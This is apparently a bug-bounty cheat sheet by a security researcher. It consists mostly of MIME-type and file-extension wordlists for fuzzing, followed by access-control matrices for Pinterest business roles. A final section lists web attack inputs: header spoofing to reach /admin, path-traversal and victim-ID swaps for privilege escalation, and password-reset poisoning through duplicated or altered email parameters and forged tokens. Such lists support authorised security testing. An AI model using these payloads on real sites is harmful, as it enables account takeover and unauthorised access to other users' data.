application/x-msmediaview
application/x-msmetafile
application/x-msmoney
application/x-mspublisher
application/x-msschedule
application/x-msterminal
application/x-mswrite
application/x-netcdf
application/x-perl
application/x-php
application/x-pkcs12
application/x-pkcs7-certificates
application/x-pkcs7-certreqresp
application/x-python-code
application/x-rar-compressed
application/x-redhat-package-manager
application/x-rpm
application/x-sh
application/x-shar
application/x-shellscript
application/x-shockwave-flash
application/x-silverlight-app
application/x-sqlite3
application/x-stuffit
application/x-stuffitx
application/x-sv4cpio
application/x-sv4crc
application/x-tar
application/x-tcl
application/x-tex
application/x-tex-tfm
application/x-texinfo
application/x-trash
application/x-ustar
application/x-wais-source
application/x-x509-ca-cert
application/x-xfig
application/x-xpinstall
application/x-zip-compressed
application/xcap-diff+xml
application/xenc+xml
application/xhtml+xml
application/xml
application/xml-dtd
application/xop+xml
application/xslt+xml
application/xspf+xml
application/xv+xml
application/yaml
application/yang
application/yin+xml
application/zip
application/zip-compressed
audio/3gpp2
audio/aac
audio/aacp
audio/adpcm
audio/aiff
audio/basic
audio/flac
audio/midi
audio/mp4
audio/mp4a-latm
audio/mpeg
audio/ogg
audio/opus
audio/vnd.dece.audio
audio/vnd.digital-winds
audio/vnd.dra
audio/vnd.dts
audio/vnd.dts.hd
audio/vnd.lucent.voice
```

```
audio/vnd.ms-playready.media.pya
audio/vnd.nuera.ecelp4800
audio/vnd.nuera.ecelp7470
audio/vnd.nuera.ecelp9600
audio/vnd.rip
audio/vnd.wav
audio/vnd.wave
audio/wav
audio/wave
audio/webm
audio/x-aac
audio/x-aiff
audio/x-matroska
audio/x-mpegurl
audio/x-ms-wax
audio/x-ms-wma
audio/x-pn-realaudio
audio/x-pn-realaudio-plugin
audio/x-pn-wav
audio/x-wav
chemical/x-cdx
chemical/x-cif
chemical/x-cmdf
chemical/x-cml
chemical/x-csml
chemical/x-xyz
font/otf
font/woff
font/woff2
gcode
image/avif
image/bmp
image/cgm
image/g3fax
image/gif
image/heic
image/ief
image/jpeg
image/ktx
image/pjpeg
image/png
image/prs.btif
image/svg+xml
image/tiff
image/vnd.adobe.photoshop
image/vnd.dece.graphic
image/vnd.djvu
image/vnd.dvb.subtitle
image/vnd.dwg
image/vnd.dxf
image/vnd.fastbidsheet
image/vnd.fpx
image/vnd.fst
image/vnd.fujixerox.edmics-mmr
image/vnd.fujixerox.edmics-rlc
image/vnd.ms-modi
image/vnd.net-fpx
image/vnd.wap.wbmp
image/vnd.xiff
image/webp
image/x-adobe-dng
image/x-canon-cr2
image/x-canon-crw
image/x-citrix-jpeg
image/x-citrix-png
image/x-cmu-raster
image/x-cmx
image/x-epson-erf
image/x-freehand
image/x-fuji-raf
image/x-icns
image/x-icon
image/x-kodak-dcr
image/x-kodak-k25
image/x-kodak-kdc
image/x-minolta-mrw
image/x-nikon-nef
image/x-olympus-orf
image/x-panasonic-raw
image/x-pcx
image/x-pentax-pef
image/x-pict
image/x-png
image/x-portable-anymap
image/x-portable-bitmap
image/x-portable-graymap
image/x-portable-pixmap
image/x-rgb
image/x-sigma-x3f
image/x-sony-arw
image/x-sony-sr2
image/x-sony-srf
image/x-xbitmap
image/x-xpixmap
image/x-xwindowdump
message/rfc822
model/iges
model/mesh
model/vnd.collada+xml
model/vnd.dwf
model/vnd.gdl
model/vnd.gtw
model/vnd.mts
model/vnd.vtu
model/vrml
multipart/x-mixed-replace
test/mimetype
test/mimetype/test
text/cache-manifest
text/calendar
text/css
text/csv
text/html
text/javascript
text/markdown
text/mathml
text/n3
text/plain
text/plain-bas
text/prs.lines.tag
text/rdf
text/richtext
text/sgml
text/tab-separated-values
text/troff
text/turtle
text/uri-list
text/vnd.curl
text/vnd.curl.dcurl
text/vnd.curl.mcurl
text/vnd.curl.scurl
text/vnd.fly
text/vnd.fmi.flexstor
text/vnd.graphviz
text/vnd.in3d.3dml
text/vnd.in3d.spot
text/vnd.sun.j2me.app-descriptor
text/vnd.wap.si
text/vnd.wap.sl
text/vnd.wap.wml
text/vnd.wap.wmlscript
text/vtt
text/x-asm
text/x-c
text/x-fortran
text/x-java-source
text/x-java-source,java
text/x-markdown
text/x-pascal
text/x-python
text/x-setext
text/x-uuencode
text/x-vcalendar
text/x-vcard
text/xml
text/xsl
text/yaml
video/3gpp
video/3gpp2
video/h261
video/h263
video/h264
video/jpeg
video/jpm
video/mj2
video/mp2t
video/mp4
video/mpeg
video/ogg
video/quicktime
video/vnd.dece.hd
video/vnd.dece.mobile
video/vnd.dece.pd
video/vnd.dece.sd
video/vnd.dece.video
video/vnd.fvt
video/vnd.mpegurl
video/vnd.ms-playready.media.pyv
video/vnd.uvvu.mp4
video/vnd.vivo
video/webm
video/x-f4v
video/x-fli
video/x-flv
video/x-m4v
video/x-ms-asf
video/x-ms-wm
video/x-ms-wmv
video/x-ms-wmx
video/x-ms-wvx
video/x-msvideo
video/x-sgi-movie
x-conference/x-cooltalk
```

Server-Side Request Forgery

4 - Extensions Wordlist

```
123
3dml
3g2
3ga
3gp
3gp2
3gpa
3gpp
3gpp2
7z
a
aab
aac
aacp
aam
aas
abw
abwgz
ac
acc
ace
actions
acu
acutc
adp
aep
aff
afm
afp
ahead
ai
aif
aiff
air
ait
ami
apk
application
apr
arc
arw
asa
asc
asf
asm
aso
asp
aspx
atc
atom
atomcat
atomsvc
atx
au
avi
avif
avifs
aw
azf
azs
azw
bat
bcpio
bdf
bdm
bed
bh2
bin
bmi
bmp
book
box
boz
bpk
btif
bz
bz2
c
c11amc
c11amz
c4d
c4f
c4g
c4p
c4u
cab
car
cat
cc
cct
ccxml
cda
cdbcmsg
cdf
cdkey
cdmia
cdmic
cdmid
cdmio
cdmiq
cdr
cdx
cdxml
cdy
cer
cfc
cfm
cfml
cgi
cgm
chat
chm
chrt
cif
cii
cil
cla
class
clkk
clkp
clkt
clkw
clkx
clp
cmc
cmdf
cml
cmp
cmx
cod
com
conf
config
cpio
cpp
cpt
cr2
crd
crl
crt
crw
cryptonote
csh
csml
csp
css
cst
csv
cu
curl
cww
cxt
cxx
dae
daf
dataless
davmount
db
db-shm
db-wal
dbm
dcr
dcurl
dd2
ddd
deb
def
deploy
der
dfac
dic
diff
dir
dis
dist
distz
djv
djvu
dll
dmg
dms
dna
dng
do
doc
docm
docx
dot
dotm
dotx
dp
dpg
dra
dsc
dssc
dtb
dtd
dts
dtshd
dump
dvi
dwf
dwg
dxf
dxp
dxr
ecelp4800
ecelp7470
ecelp9600
ecma
edm
edx
efif
ei6
elc
eml
emma
eol
eot
eps
epub
erf
es
es3
esf
et3
etx
exe
exi
ext
ez
ez2
ez3
f
f4v
f77
f90
fbs
fcs
fdf
fe_launch
fg5
fgd
fh
fh4
fh5
fh7
fhc
fig
flac
fli
flo
flv
flw
flx
fly
fm
fnc
for
fpx
frame
fsc
fst
ftc
fti
fvt
fxp
fzs
g2w
g3
g3w
gac
gbr
gcode
gdl
geo
gex
ggb
ggt
ghf
gif
gim
gmx
gnumeric
gph
gpx
gqf
gqs
gram
gre
grv
grxml
gsf
gtar
gtm
gtw
gv
gxt
gz
h
h261
h263
h264
hal
hbci
hdf
heic
heif
hh
hlp
hpgl
hpid
hps
hqx
htke
htm
html
htmlde
hvd
hvp
hvs
hxt
i2g
icc
ice
icm
icns
ico
ics
ief
ifb
ifm
iges
igl
igm
igs
igx
iif
imp
ims
in
inc
ipfix
ipk
irm
irp
iso
isoimg
itp
ivp
ivu
jad
jam
jar
java
jfi
jfif
jfif-tbnl
jif
jisp
jlt
jnlp
joda
jpe
jpeg
jpg
jpgm
jpgv
jpm
js
json
jsonld
jsp
jspf
jspx
jsv
jsw
k25
kar
karbon
kdc
kfo
kia
kil
kml
kmz
kne
knp
kon
kpr
kpt
kra
krz
ksh
ksp
ktr
ktx
ktz
kwd
kwt
lasxml
latex
lbd
lbe
les
lha
lib
link66
list
list3820
listafp
log
lostxml
lrf
lrm
ltf
lvp
lwp
lzh
m13
m14
m1v
m21
m2a
m2v
m3a
m3u
m3u8
m4a
m4b
m4p
m4r
m4v
ma
mads
mag
maker
man
markdn
markdown
mathml
mb
mbk
mbox
mc1
mcd
mcurl
md
mdb
mdi
mdown
me
mesh
meta4
mets
mfm
mgp
mgz
mht
mhtml
mid
midi
mif
mime
mj2
mjp2
mjs
mka
mlp
mmd
mmf
mml
mmr
mno
mny
mobi
mods
mov
movie
mp2
mp2a
mp3
mp4
mp4a
mp4s
mp4v
mpa
mpc
mpe
mpeg
mpg
mpg4
mpga
mpkg
mpm
mpn
mpp
mpt
mpy
mqy
mrc
mrcx
mrw
ms
mscml
mseed
mseq
msf
msh
msi
msl
msty
mts
mus
musicxml
mvb
mwf
mxf
mxl
mxml
mxs
mxu
n-gage
n3
nb
nbp
nc
ncx
nef
ngdat
nlu
nml
nnd
nns
nnw
node
npx
nsf
nws
o
oa2
oa3
oas
obd
obj
oda
odb
odc
odf
odft
odg
odi
odm
odp
ods
odt
oga
ogg
ogv
ogx
onepkg
onetmp
onetoc
onetoc2
opf
oprc
opus
orf
org
osf
osfpvg
otc
otf
otg
oth
oti
otm
otp
ots
ott
oxt
p
p10
p12
p7b
p7c
p7m
p7r
p7s
p8
par
pas
paw
pbd
pbm
pcf
pcl
pclxl
pct
pcurl
pcx
pdb
pdf
pef
pfa
pfb
pfm
pfr
pfx
pgif
pgm
pgn
pgp
phar
php
php3
php4
php5
php7
phps
phpt
pht
phtm
phtml
pic
pjpeg
pjpg
pkg
pki
pkipath
pl
plb
plc
plf
pls
pm
pml
png
pnm
portpkg
pot
potm
potx
pp
ppa
ppam
ppd
ppm
pps
ppsm
ppsx
ppt
pptm
pptx
pqa
prc
pre
prf
prql
ps
psb
psd
psf
pskcxml
ptid
ptx
pub
pvb
pwn
pwz
py
pya
pyc
pyo
pyv
qam
qbo
qfx
qps
qt
qwd
qwt
qxb
qxd
qxl
qxt
ra
raf
ram
rar
ras
raw
rcprofile
rdf
rdz
rep
res
rgb
rif
rip
rl
rlc
rld
rm
rmi
rmp
rms
rnc
roff
rp9
rpa
rpm
rpss
rpst
rq
rs
rsd
rss
rtf
rtx
rw2
rwl
s
saf
sbml
sc
scd
scm
scq
scs
scurl
sda
sdc
sdd
sdkd
sdkm
sdp
sdw
see
seed
sema
semd
semf
ser
setpay
setreg
sfd-hdstx
sfs
sgl
sgm
sgml
sh
shar
shf
shtm
shtml
si
sic
sig
silo
sis
sisx
sit
sitx
skd
skm
skp
skt
sl
slc
sldm
sldx
slt
sm
smf
smi
smil
snd
snf
so
soap
spc
spf
spl
spot
spp
spq
spx
sqlite
sqlite-shm
sqlite-wal
sqlite3
sr2
src
srf
sru
srx
sse
ssf
ssml
st
stc
std
stf
sti
stk
stl
stm
str
stw
sub
sus
susp
sv4cpio
sv4crc
svc
svd
svg
svgz
swa
swf
swi
sxc
sxd
sxg
sxi
sxm
sxw
t
tao
tar
tcap
tcl
teacher
tei
test
tex
texi
texinfo
text
tfi
tfm
tgz
thmx
tif
tiff
tmo
torrent
tpl
tpt
tr
tra
trm
ts
tsd
tsv
ttc
ttf
ttl
twd
twds
txd
txf
txt
u32
udeb
ufd
ufdl
umj
unityweb
uoml
uri
uris
urls
ustar
utz
uu
uva
uvh
uvi
uvm
uvp
uvs
uvu
uvv
vcd
vcf
vcg
vcs
vcx
vis
viv
vml
vor
vox
vrml
vsd
vsdx
vsf
vss
vssm
vssx
vst
vstm
vstx
vsw
vtu
vxml
w3d
wad
wasm
wav
wax
wbmp
wbs
wbxml
wcm
wdb
weba
webm
webp
wg
wgt
wiz
wks
wm
wma
wmd
wmf
wml
wmlc
wmls
wmlsc
wmv
wmx
wmz
woff
woff2
wpd
wpl
wps
wqd
wri
wrl
wsdl
wspolicy
wss
wtb
wvx
x32
x3d
x3f
xap
xar
xbap
xbd
xbm
xdf
xdm
xdp
xdssc
xdw
xenc
xer
xfdf
xfdl
xht
xhtml
xhvml
xif
xla
xlam
xlb
xlc
xlm
xls
xlsb
xlsm
xlsx
xlt
xltm
xltx
xlw
xml
xo
xop
xpdl
xpi
xpm
xpr
xps
xpw
xpx
xsd
xsf
xsl
xslt
xsm
xspf
xul
xvm
xvml
xwd
xyz
yaml
yang
yin
yml
zabw
zaz
zip
zir
zirz
zmm
```

Broken Access Control

1 - Access Control Matrix

Pinterest Business Account Broken Access Control Matrix :)

	Owner	Manger	Employee	Partner	User	Anonymous
View and Add Business Employees	✅	✅	❌	❌	❌	❌
Delete Business Employees	✅	✅	❌	❌	❌	❌
View and Add Business Partners	✅	✅	❌	❌	❌	❌
Delete Business Partners	✅	✅	❌	❌	❌	❌
View and Add Ad Account	✅	✅	❌	❌	❌	❌
Delete Ad Account	❌	✅	❌	❌	❌	❌
Assign and Delete Employees to Ad Account	✅	✅	❌	✅	❌	❌
Assign and Update Employees Permissions	✅	✅	❌	✅	❌	❌
View Employees	✅	✅	❌	❌	❌	❌
Assign and Delete Partners to Ad Account	✅	✅	❌	❌	❌	❌
Assign and Update Partners Permissions	✅	✅	❌	❌	❌	❌
Assign and Delete Employees or Partners to Profiles	✅	✅	❌	❌	❌	❌
Create and Update Asset groups	✅	✅	❌	❌	❌	❌
Assign and Delete Assets or Members to Asset groups	✅	✅	❌	❌	❌	❌

Pinterest Business Ad Account Broken Access Control Matrix :)

	Owner	Partner	Manger	Admin	Analyst	Audience	Finance	Campaign	Catalogs	Employee	User	anonymous
Create and Update Campaigns , Ad Groups and Ads	✅	‼	‼	✅	❌	❌	❌	✅	❌	❌	❌	❌
View Billing and Business settings	✅	‼	‼	✅	❌	❌	✅	✅	❌	❌	❌	❌
Update Billing and Business settings	✅	‼	‼	✅	❌	❌	✅	❌	❌	❌	❌	❌
View Reporting	✅	‼	‼	✅	✅	❌	❌	✅	❌	❌	❌	❌
View Conversion tags	✅	‼	‼	✅	✅	✅	❌	✅	❌	❌	❌	❌
Create and Update Conversion tags	✅	‼	‼	✅	❌	❌	❌	✅	❌	❌	❌	❌
View Audiences	✅	‼	‼	✅	✅	✅	❌	✅	❌	❌	❌	❌
Create and Update Audiences	✅	‼	‼	✅	❌	✅	❌	❌	❌	❌	❌	❌
View Analytics	✅	‼	‼	✅	✅	❌	❌	❌	❌	❌	❌	❌
Create and Update Data sources and Product groups	✅	‼	‼	✅	❌	❌	❌	❌	✅	❌	❌	❌
Upload Conversion files in Ads Manager	✅	‼	‼	✅	✅	✅	❌	✅	❌	❌	❌	❌

Broken Access Control

2 - Vertical Privilege Escalation

Admin=true

X-Original-URL: /admin
X-Rewrite-Url: /admin

POST GET PUT DELETE

Change False to True

URL Spoofing

Change Methods

Broken Access Control

3 - Horizontal Privilege Escalation

id=/
id=../
id=..%2f
id=%2e%2e%2f
id=%252e%252e%252f
id=victim-ID
id=victim-ID;
id=victim-ID%3B
id=victim-ID%23
id=victim-ID%A0
id=Your-ID/../Victim-ID
id=Your-ID/..%2fVictim-ID
id=Your-ID/%2e%2e%2fVictim-ID
id=Your-ID/%252e%252e%252fVictim-ID
id=Your-ID&id=Victim-ID

Change Your ID to Victim ID

User Info
Downloads Files

HTTP Parameter Pollution

Reset Password

1 - Manipulate Reset Password

X-Forwarded-Server
X-Forwarded-Host
X-Forwarded-For
True-Client-IP
X-Client-IP
X-Real-IP
Host

```
X-Forwarded-Host: me.com
```

```
X-Forwarded-Host: company.com
X-Forwarded-Host: me.com
```

```
X-Forwarded-Host: company.com
X-Forwarded-Host: me.com
X-Forwarded-Host: me.com
```

```
email=victim@gmail.com&email=attacker@gmail.com
email[]=victim@gmail.com&email[]=attacker@gmail.com
{"email":"victim@gmail.com","email":"attacker@gmail.com"}
{"email":["victim@gmail.com","attacker@gmail.com"]}
```

```
email=ⓥictim@gmail.com
```

```
email=victim+1@gmail.com
email=victim+2@gmail.com
....
email=victim+4@gmail.com
```

Race Condition

```
email=victim@gmail.com&&email=attacker@gmail.comtoken=Attacker-Token
email=victim@gmail.com&token=Attacker-Token
email=victim@gmail.com&token=NULL
email=victim@gmail.com&token=
```

Thank You

Mahmoud M. Awali

@0xAwali